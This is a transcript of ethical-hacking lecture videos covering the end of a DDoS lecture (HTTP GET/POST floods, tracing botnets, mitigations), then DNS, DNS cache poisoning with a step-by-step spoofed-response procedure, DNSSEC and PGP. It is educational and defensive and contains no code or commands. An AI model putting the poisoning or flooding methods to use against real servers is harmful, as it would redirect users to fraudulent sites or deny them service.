Now, as I said this kind of distributed denial of service attack is difficult in terms of locating the source who was the originator of the attack, where the attacker is located. Because the attacker is mounted by other machines, the attacker is mounted by other machines, the original attacker may not be in the picture at all when the attack is being mounted, ok. So, there are some approaches which may be followed to try and locate the attacker.


Let me see what actually happens. It is really hard to find the attacker is the reason, is the originator of the attack. Firstly, they have used some of the handlers. Those are intermediate machines, and handlers in turn they are using so called botnets, ok. So, this is some kind of a distributed kind of a scenario coming in where the attacker is not in the picture. So, the, and I said the originator may not be active at all when the attack is actually mounted, ok. So, these are some reasons why this attack is typically very difficult to locate and prevent.

Now, what we can do, we can try to find that which are the agents or the handlers which are mounting the attacks and which are the botnets. But again, this is not easy because as the example I showed just a couple of slides back that the source IP address may not be the original IP address of the botnet. It may be spoofed. The IP address may be changed to the IP address of the victim. So, this server, if you look at the server log what are the

packets that came to the server, you cannot locate the botnet machines because the source address was modified, ok.

So, in order to find out you may need to examine traffic at many points in the routers, different ports of the routers, on which port more number of packets are coming. So, you will be using that link as a suspect, go to the next level router, again find out in that router from which point more number of packets are coming, in that way, you may try to systematically try and locate where the botnets are, ok, but it is not easy, it is rather difficult. And it requires some kind of collaboration between a number of organization, because all these routers may not be belonging to you, right.

(Refer Slide Time: 14:48)



So, there is another kind of an attack which is based on HTTP request and response. This is called HTTP flood attack. This is also some kind of a denial of service attack, distributed denial of service. So, as it said, this is also a type of DDoS attack, but here the idea is we are flooding the target server with HTTP requests. We are asking for some websites or we are submitting some forms to a web server something like that. Typical HTTP requests that are formed; we are using something like this.

Now, the concept is similar by sending a large number of HTTP requests like in this picture you see, these bots are all sending HTTP requests to a server. And the server is becoming flooded with these requests. And if there is a legitimate client on the other side who is actually trying to use the server, the client will find that the server is not

accessible. It is become very slow, because of this large number of HTTP requests that these bots are sending to the server, ok. So, it is mentioned here once the target has been saturated with this kind of HTTP requests, denial of service will occur; legitimate requests cannot be serviced, fine.

(Refer Slide Time: 16:26)

Types of HTTP Flood Attacks

a) **HTTP GET attack**

- Multiple computers or other devices coordinate to send multiple requests for images, files, or some other asset from a targeted server.
- When the target is flooded with incoming requests and responses, denial-of-service will occur to additional requests from legitimate traffic sources.

The video player interface at the bottom shows a man speaking, with the Swayam logo and other navigation icons.


Now, there can be two types of HTTP flooding that you can think of. You know in HTTP if you know about the HTTP request mechanism, there are two kind of HTTP requests; HTTP GET, HTTP POST. In GET you are requesting for a web page from a server; in POST you are submitting a form. Like when you see a webpage, there is some form some time you are asked to type username, password, you type and click on enter or login. So, these data gets submitted on the web server and there is a back end program or database there, which handles these formed requests, that is called POST, ok.

Now, this GET attack is simpler; multiple computers or other devices just as it happens in distributed denial of service, they coordinate among each other, ok. And they sent multiple GET request to a web server; it is a, thousands of computers are sending requests to download some web pages. So, the web server will become very busy to just return those web pages to all those requests, all those clients who are sending the requests, ok.

Now, in this way, the target web server will become flooded with incoming requests, and in this way denial of service can happen. Now, here also this bots are, botnets can be

used to mount this kind of attack, because in a loop it will be just generating a large number of HTTP GET request, thousands and millions of requests, ok. So, the server will get flooded.

(Refer Slide Time: 18:15)



Now, the POST attack is sometimes a more effective kind of an attack. Why, because you see in a GET attack, you are just asking the web server for a web page, the web server will locate that requested entity from the file system and it will return it. But in PSOT as I said, what happens? Suppose this is your web server; this is your web server, and in the backend there is a database; there can be a database. And there is a client machine out here which is sending a request or submitting a form.

So, when the client submits a form to the web server, the web server retrieves the data that was submitted in the form, and there is a backend program or code which runs. It can be written in Java, JavaScript, many ways are there, PHP. This code is used to access the backend database, possibly the database is updated or some information is retrieved from the database.


So, you see there are lot more number of operations involved in a POST request as compared to a GET request. GET means just simply load a file and return it, but here you have to run a program, access a backend database and do the needful. It takes much longer time.

So, this is what is mentioned here. When a form is submitted on a website, the server must handle the incoming requests as I said and push the data temporarily in a persistence layer which is typically a database. Data are normally stored in a database when this kind of form submission is implemented, ok.

Now, this process as I said, this takes more time, ok. So, the computation and complexity of handling the form data is much more, because you have to run a program, you have to access a database. But in the contrast, the client sending a post request; this is not difficult at all. Just a single command, it is sending.

So, the complexity of the command the client is sending is very simple, but the complexity of the task the server has to do is more complex. So, there is some kind of an asymmetry. And this asymmetry is taken to advantage, to mount this kind of an attack. Large number of clients can send a large number of such post requests and the database and this backend engine becomes extremely busy and the web server becomes almost unusable, ok.

(Refer Slide Time: 21:18)



So, in order to mitigate this kind of HTTP flooding attack, well one method maybe to implement some kind of a challenge to the machine who is requesting for service, because you have to detect, try and detect whether it is a legitimate client or it is some kind of an automated system like, a botnet. So, to identify whether it is a bot, there are

multiple ways you already know or you are familiar with like, you must be familiar with the captcha.

So, in many cases, in many websites whenever you want to do something, submit a form, the system displays an image and ask you to type what you see. That is called a captcha. Or in some other machine like in online reservation system, you have seen some time that there is something similar to a captcha, but it is trying to ask you a simple mathematical puzzle. 2 plus 4 is how much? You have to type 6, so usually that is implemented using JavaScript, ok. This kind of a thing if you do, then automated bots may not be able to I mean, answer to that captcha questions on or this kind of a mathematical puzzles, ok. So, they might get mitigated that way.

And the other thing is that you can use some kind of a web application firewall, ok. And this firewall can maintain a reputation database that, which IP addresses are trustworthy, which IP addresses are suspect depending on past history, and reputation this database is maintained. So, whenever such a request comes, you can check against the database whether it is coming from a reliable source or a source which you do not trust that much, ok. These are some ways in which these kind of distributed attacks can be at least reduced, not eliminated, reduced.

(Refer Slide Time: 23:29)

The slide has a yellow header bar with the title "General Defense Against DoS and DDoS Attacks". Below the title is a bulleted list under the heading "• By the Internet Service Providers (ISPs)". The list includes:

- Deploy source address anti-spoof filters (*very important!*).
- Turn off directed broadcasts.
- Develop security relationships with neighbor ISPs.
- Set up mechanism for handling customer security complaints.
- Develop traffic volume monitoring techniques.

At the bottom of the slide, there is a video player interface showing a man speaking. The video player has a blue footer bar with the "SWAYAM" logo and other navigation icons. The overall background of the slide is yellow and blue.

Now talking about general defence; you have, you can take some general measures of course, like the internet service providers from where you take your internet connections.

They can employ some anti spoof filter. IP spoofing must not be allowed. A packet which is coming from a particular IP address must have that particular source address in the source address field of the IP packet. If someone is spoofing, the router can immediately detect if it is configured that way.

Broadcast address is one way in which a large number of packets can be sent to some targeted host. So, the router can be configured to turn off this kind of broadcast things. It will not broadcast a packet to a large number of hosts or something like that, ok. Not only the ISP, the other neighbouring ISPs you have to be in constant touch with them, if a neighbouring ISP finds something suspected they will inform you so that you can also take appropriate measure. And you should continuously monitor traffic volumes; whenever you see the traffic volume on some of the links, are increasing in an abnormal way, you can guess that some kind of attack is going on, is being mounted, ok.

(Refer Slide Time: 24:59)




In terms of the machines where the attack has been mounted, the victim machines, well here you can look for a few things like, you can look for too much traffic which is going to a particular, definitely particular destination IP address or some traffic to that destination. You can look at the border routers from the router whether some traffic is coming to that particular target machine. Or you can look at some router queues. You know in the router in all of the links there are some queues. If a large number of packets

are coming on one of the, such links of the router, router will not be able to handle all the requests and some of the requests will be discarded, the queue is overflowing.

So, that kind of a thing also you can keep track of suddenly there is lot of packets dropping in some of the queues, must be on that link some attack is being mounted. You can get this kind of a information from this. And usually this UDP services are easier to spoof. So, you can stop all unused UDP services or only the services that are currently being used, leave only those ports open, all other ports you close, these are some of the measures.

(Refer Slide Time: 26:29)



General precaution is that all the machines including routers, gateways, everything, you should ensure that proper and latest security patches have been installed on a regular basis. And each individual system on the network, you must periodically check for the presence of malicious software, Trojan viruses, worms. Because those machines may be the platform through which the attacks might get mounted. So, you must ensure that the machines remain clean through regular and periodic checking.

So, with this we come to the end of this lecture, where we discussed some mechanisms for denial of service attack, particularly the distributed version, distributed denial of service attack.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 40
DNS and Email Security

In this lecture we shall be talking about some of the security issues in name server and email servers. The title is DNS and Email Security. So, we shall be talking about security issues in domain name system (DNS) server and also in email systems.

(Refer Slide Time: 00:37)



These are the basic concepts that will be covered in this lecture DNS, some kind of attacks which uses DNS, like, DNS poisoning attacks and how we can secure electronic mail exchanges, ok.

(Refer Slide Time: 00:54)

Domain Name System (DNS)

- Maintains the correspondence between host name and IP address.
- Stored in a database in a hierarchical fashion.
 - Centralized database can lead to single point of failure, and high traffic volume.
- Typical DNS services:
 - Host name to IP address translation
 - Host aliasing – many names for a single host.
 - Load distribution – set of IP addresses for one canonical name.

Talking about domain name system or DNS, we all are familiar with what DNS is? On the Internet whenever you want to access some resource, we have a name or a URL. Using the URL like for example, *www.google.com* that is the example of a URL, but before we can send some requests to *google.com* we have to find out the IP address of the corresponding machine. Only then a packet can be sent. So, DNS server helps us in retrieving the IP address from a given name or domain name, ok.

So, it maintains essentially the correspondence between host name and IP address. Each host is given a name. I have given example *google.com*. For example, at IIIT Kharagpur, our server name is *iitkgp.ac.in*. That is the name of our server, web server, ok. And this information host IP address, host name and IP address correspondence, this is stored in a database. What kind of a database? You see, DNS is a server program, domain name system that DNS maintains a local database with it and in that database among other things this host name and IP address correspondence, this information is stored, ok.

And this database is not a single database, because all information cannot be made available in one place. For example, in your DNS server which you have installed, you cannot have the information about all the domain names in the entire world. There are millions of such names, right. So, you cannot have everything here. So, there should be some kind of a hierarchy. You first try to answer, if you do not have the information ask


someone else. That someone else says if does not know, he will ask someone else again. Like that there will be some kind of a hierarchy, ok.

So, in a hierarchical fashion the database is maintained, because as I said, if you had a single centralized database where everything is stored in one place, firstly, it is very difficult to maintain and secondly, if that central database fails then everything fails. You cannot use anything, ok.

Now, DNS server provides typical services like these. Like, the most important I told you, is the host name to IP address translation. Given the host name, it will give you the IP address and it supports something called host aliasing. Like, a single host may be having various names. You can have multiple names for a single computer. If you want, if you pay for the domain names, you can have multiple names registered. Also it supports load distribution.

Load distribution means, I give an example of *google.com*, but *google.com* does not refer to a single machine, there are large number of machines which are maintained by Google. They are all having the same name *google.com*. There are a set of IP addresses for a single canonical name like *google.com*. These servers too have some kind of load balancing. Suppose, I am sending a request to *google.com*, I will be contacting my nearest server. If there was a single server, everyone was accessing that. That server would have been really overloaded, right, ok.

(Refer Slide Time: 04:59)



Now, distributed DNS server, as I told you DNS is not in one place, it is some kind of a hierarchical structure. Let us give an example. Suppose, we want to access *gmail.com*. When I say *gmail.com*, from the right side com then gmail in that order these are the names of some DNS server; com refers to a DNS server in the *.com* domain, gmail refers to one DNS server under that com that refers to the *gmail.com*.

It starts with a route. Initially, there is a, we refer to as a root DNS server. So, everything is under root. Under root the first thing here this com, there can be com, there can be org, there can be edu, there can be so many other things. Like in India, we know *.in*, country domain names, large number of such. I have just only showed 3. Under com all websites which end with *.com* they will have their own DNS servers. They will all be located.

For example, there will be some DNS server for *gmail.com*, DNS server for *amazon.com* and so on. For org, I have given one example *pbs.org*; edu, *stanford.edu*; University of Massachusetts, *umass.edu* and so on. So, this kind of domain name server, DNS server is not one. There can be multiple and I have just showed 3 levels. There can be large number of levels in this hierarchy, ok. Under the Stanford there can be several departments, each of them may be having their DNS servers and so on, ok.

(Refer Slide Time: 07:01)

Query Resolution Alternatives

- a) Iterative Name Resolution
 - Contacted server responds with name of the next server to contact.
- b) Recursive Name Resolution
 - DNS client requires the DNS server to respond with either the requested resource record, or an error message stating that the domain name does not exist.
 - Each DNS server can recursively get information from the next server.



The slide is titled "Query Resolution Alternatives". It lists two methods: "Iterative Name Resolution" and "Recursive Name Resolution". The "Iterative Name Resolution" section has one bullet point: "Contacted server responds with name of the next server to contact.". The "Recursive Name Resolution" section has three bullet points: "DNS client requires the DNS server to respond with either the requested resource record, or an error message stating that the domain name does not exist.", and "Each DNS server can recursively get information from the next server.". Below the text is a diagram showing a central circle connected by arrows to three smaller squares, with one square containing a checkmark. The bottom of the slide shows a blue bar with the "SWAYAM" logo and various icons.

Now, when a client sends a request to a DNS server, let us say, it requires that I have this name *gmail.com* give me the IP address. Now, there are two alternatives. First is called

iterative. Iterative means suppose this is my client machine, ok. This is my client. Client is sending a request to the nearest name server. Nearest name server replies back to the client saying that well, I do not have the information, but please connect the next level root server, next level DNS server.

So, it sends the request to next level. Again a request may come back saying that well I do not have the information, please send the request to this DNS server and finally, this DNS, this DNS server might have the information in the database. It sends back the correct response. This is called iterative.

The client sends multiple requests to multiple DNS servers one by one, depending on the response it has received from the previous one. So, the client has to handle a large number of requests and responses, right. This is called iterative name resolution. But recursive name resolution is slightly different. Here the load on the client is less.

(Refer Slide Time: 08:26)

Query Resolution Alternatives

- a) **Iterative Name Resolution**
 - Contacted server responds with name of the next server to contact.
- b) **Recursive Name Resolution**
 - DNS client requires the DNS server to respond with either the requested resource record, or an error message stating that the domain name does not exist.
 - Each DNS server can recursively get information from the next server.

[Hand-drawn diagram: A client (C) sends a query to a DNS server. The server responds with the IP address of the next server in the chain. The client then sends a query to the next server, which in turn sends a query to the next, and so on, forming a chain of requests.]

So, what happened is something like this. Suppose again this is the client. The client is sending a request to the nearest name server. Name server may not be having the information, but instead of sending the request directly back to the client, it sends the request to the next high level name server and next high level server sends the request to the next high level server.

So, the client is not disturbed. And once the result is found then the response follows the same path and finally, it will come back to the client. So, to the client as if the client had sent one request and received one response. But internally the name servers were working among themselves recursively to resolve the domain name. So, this is what is mentioned here, ok, fine.

(Refer Slide Time: 09:39)

The slide has a dark blue header bar. The main title 'DNS Caching' is in red font, centered above a yellow background area. Below the title is a bulleted list of four points:

- Once a DNS server learns about a (name, IP address) mapping, it caches it.
 - Cache entries timeout (disappear) after some time.
 - Top-level DNS servers typically cached in local DNS servers.
 - Avoids frequent visit to root DNS servers.

At the bottom of the slide is a video player interface. It features a blue bar with the 'SWAYAM' logo and other control icons. A video frame shows a man with glasses and a blue shirt, gesturing with his hands while speaking. The video player is positioned over a dark blue footer area.

DNS caching is one important. You see when you request for a, for something to a DNS server, DNS server may not be having it in its table, so it asks some other DNS server and gets back the result for you. But, what it does in addition? It enters that information in this local table or a local temporary memory called cache, DNS cache, because it expects that you may send that request again in the near future and if you send, it can send back the response directly from the cache. It will not again send it to the next high level root server. That is the purpose of the cache. So, DNS caching is something which is very common. It is used to increase the efficiency of operation, ok.

So, it is mentioned here once a DNS server learns about a name IP address pair, it puts it into a cache, a fast memory, a portion of the memory. It puts it there. And these are not permanent entries. They have some timeout, maybe a few hours, few days, 1 week. After that they will automatically be removed from the cache from the memory, right. So, the requests that got resolved in the higher level DNS server usually those information are cached in lower level servers, so that when future requests come, they can be resolved at

that level itself, ok. So, this will avoid frequent visit to the higher level DNS servers, this is the advantage.

(Refer Slide Time: 11:24)

DNS Vulnerability

- Most DNS queries and responses are in plaintext.
- No authentication is done for DNS response.
 - Difficult to tell whether the response is trustable or not.
- DNS mostly relies on UDP packets.
 - IP address spoofing is rather easy for UDP packets.
 - No sequence or acknowledgement numbers.

But with this advantage comes some other problems also, which we shall see. Talking about DNS vulnerability, the first thing is that all DNS requests and responses which go and come back they are in plaintext. Like, if you install a packet sniffer somewhere in the network and if you observe all the packets, you will also see the DNS request packet and DNS response packet; you can find out everything what is going on, ok.

And secondly, the normal version of the DNS server that is used, no authentication is carried out for the DNS responses. Like, suppose you are a DNS server, I send you a response, I send you a request, based on my request you send me back a response. I do not check whether the response is actually coming from you or not, which means I am not authenticating you. This is what happens for the normal DNS servers that are used. When a response comes back, I accepted in good faith that well whatever they asked for, I have got back the result, ok.

So, it is difficult to tell whether the response is trustable or because it is always possible that someone is sending me a fake response not the correct response. Let us say, I asked for state bank of India IP address, *sbi.in* let us say, but instead of the original SBI IP address, someone is sending me some other IP address so that instead of going to the SBI site I am possibly going to a hacker site and I am in trouble. Maybe I will be getting a

page which looks very much similar to this, to the state bank of India website. I can type in my username and password and well everything is gone. The hacker can steal all my money using that information, right, ok.

And the other thing is that DNS requests and responses. Because they are very small packets, they mostly rely on the UDP protocol. They do not relay on TCP, because UDP is much faster. And on UDP packets, IP address spoofing is much more easier, because unlike TCP there is no sequence number or acknowledgement number. In TCP, it is difficult because all successive packets of a message are assigned successive sequence numbers. So, just by looking at the sequence numbers you can know whether things are proceeding in, proceeding in the correct order or not, ok. But in UDP you cannot do that.

(Refer Slide Time: 14:30)

The slide has a yellow header with the title 'DNS Cache Poisoning'. The main content area contains a bulleted list:

- Basic idea:
 - Give DNS servers false records and get them cached.
 - Cache may be *poisoned* when a DNS server disregards the 16-bit request identifiers to pair queries to answers, or accepts unsolicited DNS records.

Below the slide is a video frame showing a man with glasses and a blue shirt, speaking. The video frame is overlaid on a computer desktop background featuring the 'SWAYAM' logo and various application icons.

Now, DNS cache poison is something which is you can say, a kind of attack and this arises because you are using DNS caches. You are caching the requests. Basic idea is that as I have said whenever DNS server received some response, it puts it in a cache. But if you deliberately send some false records, wrong IP address that will also get cached. This is what we are saying that we are poisoning the DNS database. So, in the future, if some requests come, wrong IP address will be returned to the requesters, ok. This can be a security problem.

(Refer Slide Time: 15:19)

A DNS Cache Poisoning Procedure

- Scenario: Attacker X wants to poison attack an ISP's DNS server
- Procedure:
 - X transmits a DNS query to this server, which in turn queries an authoritative DNS on behalf of X.
 - X simultaneously sends a DNS response to the server, spoofing with the authoritative server's IP address.
 - The ISP's DNS server accepts the forged response and caches a wrong DNS entry.
 - ❖ All downstream users of this ISP will be directed to the wrong website.

Now, one mechanism for DNS cache poisoning I am just stating here. Let us say, the scenario is, there is an attacker X, ok. Sorry, there is an attacker X, who wants to poison some DNS server, let us say, ISP's DNS server. My nearest ISP's DNS server I want to poison it.

So, what I can do, X will transmit a DNS query to the server. It will send a request that well, I want the IP address of *sbi.in*, state bank of India. So, what the ISP's DNS server will do? If it does not have the information, it will ask the next higher level server for the information, it will in turn query some authoritative DNS server, high level to get back the response. But what the attacker will do is, immediately after sending the query the attacker also sends back a corresponding DNS response.

So, the ISP's DNS server may feel that well I had send a request to the root server that response is coming back now. So, for that purpose what X does, it spoofs the IP address with the next higher level DNS servers IP address. So, when the response, the fake response goes to the to the ISP's DNS server, the DNS server believes that it is the correct response and it puts it in the cache. But it is a wrong IP address, ok.

Subsequently, all users who are using that particular website or that particular domain name will be redirected to this wrong IP address, wrong website. This is what is meant by DNS cache poisoning and this can be done using this mechanism. There is a secure

version of DNS, called DNSSEC. Well of course, in this secure version all these things are not easy to do. They are much more difficult.

(Refer Slide Time: 17:39)

The slide has a yellow header with the title 'DNSSEC: A Secure DNS Server'. Below the title is a bulleted list of 'DNSSEC guarantees':

- DNSSEC guarantees:
 - Authenticity of DNS response origin.
 - Integrity of DNS query response.
 - Authenticity of denial of existence.
- Accomplished by digitally signing DNS responses at every step.
 - Uses public-key cryptography to sign responses.
 - May add considerable load to DNS servers with packet sizes becoming larger.


At the bottom of the slide is a video player interface showing a man speaking. The Swayam logo is visible on the left side of the video player.

DNSSEC provides some additional features or additional capabilities, like it authenticates the origin of the DNS response, who is sending the request, it authenticates. It also checks the integrity of the query response. Whether the DNS query was modified in transit? That is called integrity, data integrity and authenticity of denial of existence. If someone says that I have not found it, that also there has to be some kind of authentication behind that. There is some mechanisms; I am not going into detail.

So, here at every step there is some kind of a digital signature process which is going on. Using this at every step you are verifying whatever you are getting is authenticated by the proper sender. In that way you can be sure that you are not receiving any fake messages or fake responses. But the downside or drawback is that lot of additional calculations or computations are required to do this, lots of encryption, hash function calculation etc.


This may add considerable load on the DNS server and also the packet sizes may become larger, because now the packets will carry many more, many extra information with respect to this authentication, other things, ok. These are the drawback. So, pictorially I am showing this.

(Refer Slide Time: 19:23)



This is the user, this is a DNS server and this key symbol shows that all these links are authenticated links. So, when user sends a request, this DNS server verifies the authenticity of the users. When this DNS server sends a request to the higher level server that is also authenticated both ways, here also both ways. So, at every step, we are guaranteeing that fake messages are not getting transmitted or recorded.

(Refer Slide Time: 19:59)



So, another picture here; suppose, this is my ISP, user is sending a request. An ISP, if it does not have the information, then it requests the higher level. At every level, there is a

digital signature process going on. So, I am showing it using this DNS key of some website dot com. Using that key it is digitally signing the response and sending back here. This is digitally signing and sending back here and finally, it will be coming back.

So, whenever using recursive resolution one name server is contacting some other name server, all messages are digitally signed by some secret key, by some kind of a, some kind of private key. So, this private key, public key pair, this kind of things has to be there in this mechanism. I am not going into the detail exact mechanism, but roughly speaking, this is what is happening, ok.

(Refer Slide Time: 21:01)



Now, coming to email security, just one example case study I am looking at.

(Refer Slide Time: 21:07)

Pretty Good Privacy (PGP)

- Provides confidentiality and authentication service that can be used for electronic mail and file storage applications.
- Why popular?
 - It is available free on a variety of platforms.
 - Based on well known algorithms.
 - Wide range of applicability.
 - Not developed or controlled by governmental or standards organizations.

The slide features a video player interface at the bottom right showing a man speaking. The interface includes a play button, volume control, and other video controls. The Swayam logo is visible on the left side of the video player.

There is a secure mail system called PGP, pretty good privacy. And PGP, you see normal email service does not provide you with any security, there is no confidentiality, no authentication, nothing is provided. But if you have PGP installed on top of your mail server, you can have a host, lot of services in addition like confidentiality, your mail will get encrypted, no one can read it, authentication - you can verify from whom the mail is coming, and these will serve towards having a secure email transport mechanism.

